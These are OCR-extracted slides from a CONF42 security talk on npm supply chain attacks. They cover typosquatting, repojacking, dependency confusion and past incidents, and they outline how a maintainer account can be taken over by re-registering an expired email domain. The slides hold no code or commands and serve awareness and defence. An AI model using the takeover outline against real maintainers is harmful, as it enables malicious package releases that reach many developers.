Hassan Khan Yusufzai & Danish Tariq

Supply Chain Attacks:
Focused on NPM attacks

CONF42

CONF42

whoami

Danish Tariq

- Learner.
- Security Engineer.
- Former top-rated professional at Upwork.
- Featured in "The Register" for an initial workaround for the NPM dependency attacks.
- Recent CVEs include - CVE-2022-2848 & CVE-2022-25523.
- Was a moderator @ OWASP 2022 Global AppSec APAC.
- Helped and got acknowledged by companies like include Microsoft, Apple, Nokia, Blackberry, and Adobe to name a few.
- Certified Ethical Hacker (Practical) & Certified Vulnerability Assessor (CVA)
- HITB Trainer
- Spoke @ BlackHat.

Disclaimer


This talk/presentation is for educational purposes and is intended to spread awareness in a way that you could be vigilant. Nothing here is presented to be used in any malicious/illegal/unethical way.

Supply Chain

Traditionally and generally supply chain means the involvement or a network of suppliers, raw materials, and manufacturer(s) etc. to produce a specific final product and then supply to the final consumer.


It involves:-

- People
- Entities
- Information
- Resources
- Activities


ENGINEERING LABORATORY
IDEAS RESEARCH
SAND ETC.
GLASS FACTORY
DESIGNS
DESIGNS
GLASS
FOUNDRY
BODY PLANT
ENGINES
STEEL
BODIES
TIRE FACTORY
TIRES
PARTS
ASSEMBLY PLANT
ENGINEERING LABORATORY
TESTS
O.K
TO YOU

Software Supply Chain

Software supply chain is anything that goes into the codebase until it made it to production whether we talk about the dependencies, binaries, or other components.



A chain is only as strong as its weakest link





Image courtesy of xkcd.com

Supply chain attacks



Security issues we are going to discuss today and highlight few

Examples

Vulnerabilities - Simply a vulnerability in a dependency is mostly a vulnerability in your codebase i.e. Log4Shell

TypoSquatting - Mimicking the name of a trustworthy package to fool developers to trust a malicious one.
i.e. rust_decimal -> rustdecimal.
i.e. Pykafka -> Pymafka

RepoJacking - Attacker could claim Repo. username when an actual person changes the name

Examples

Account takeover - Taking over an email address or account of legit maintainer of a package to push out malicious packages.

Dependency confusion -


A security researcher was able to breach **Microsoft, Uber, Apple, and Tesla**. The researcher, Alex Birsan, took advantage of dependencies that applications use to provide services to end-users. Through these dependencies, Birsan was able to transmit counterfeit yet harmless data packets to high-profile users. -Fortinet.

- The attack on ASUS, according to Symantec researchers, took advantage of an update feature and impacted as many as 500,000 systems. In the attack, an automatic update was used to introduce malware to users' systems.
  - Fortinet

- These companies were affected by Log4Shell in one way or another -
  Apple, Tencent, Twitter, Baidu, Steam, Minecraft, Cloudflare, Amazon, Tesla, Palo Alto Networks, IBM, Pulse Secure, Ghidra, ElasticSearch, Apache, Google, Webex, LinkedIn, Cisco and VMware.

npm (Node Package Manager)


- npm is the world's largest Software Registry
- JavaScript completes its ninth year in a row as the most commonly used programming language. (Stack Overflow’s 2021 Developer Survey) & JavaScript currently stands as the most commonly-used language in the world (64.96%)



Example of a package

npm (Node Package Manager)

- npm packages are used by developers on a regular basis.
- There are maintainer(s) of these packages who could push out updates.



Credits: Npmjs.com (31 Oct 2022)

express show

view source code
share to twitter
become a patron

package info graph info

# of nodes
57

# of links
97

maintainers

licenses

MIT	54
ISC	2
BSD-3-Clause	1

names

ms	2
express	1
vary	1
utils-merge	1
type-is	1

npm (Node Package Manager)

- What if the accounts of those maintainers get hacked?
- There are two common possibilities that we could consider
  - What if their email addresses are takeoverable?
  - What if their passwords are leaked in some breach?

Maintainer email address takeover.

- Package is maintained by maintainer(s).
- Those maintainers could make changes, push out new updates.
- Maintainer account is linked with an email address (obviously).
- What if the domain of that email address is expired ?
  maintainer@expired.com

Maintainer email address takeover.

- If the domain is expired of an email address.
- An attacker could potentially takeover the domain by buying it again and then create a same email address.
- Now an attacker could takeover an account of that maintainer !
- What does that mean ? or What’s the significance ?

Significance of maintainer email - Recently.

Email domain for NPM lib with 6m downloads a week grabbed by expert to make a point

Campaign to coax GitHub-owned outfit to improve security starts showing results


Thomas Claburn

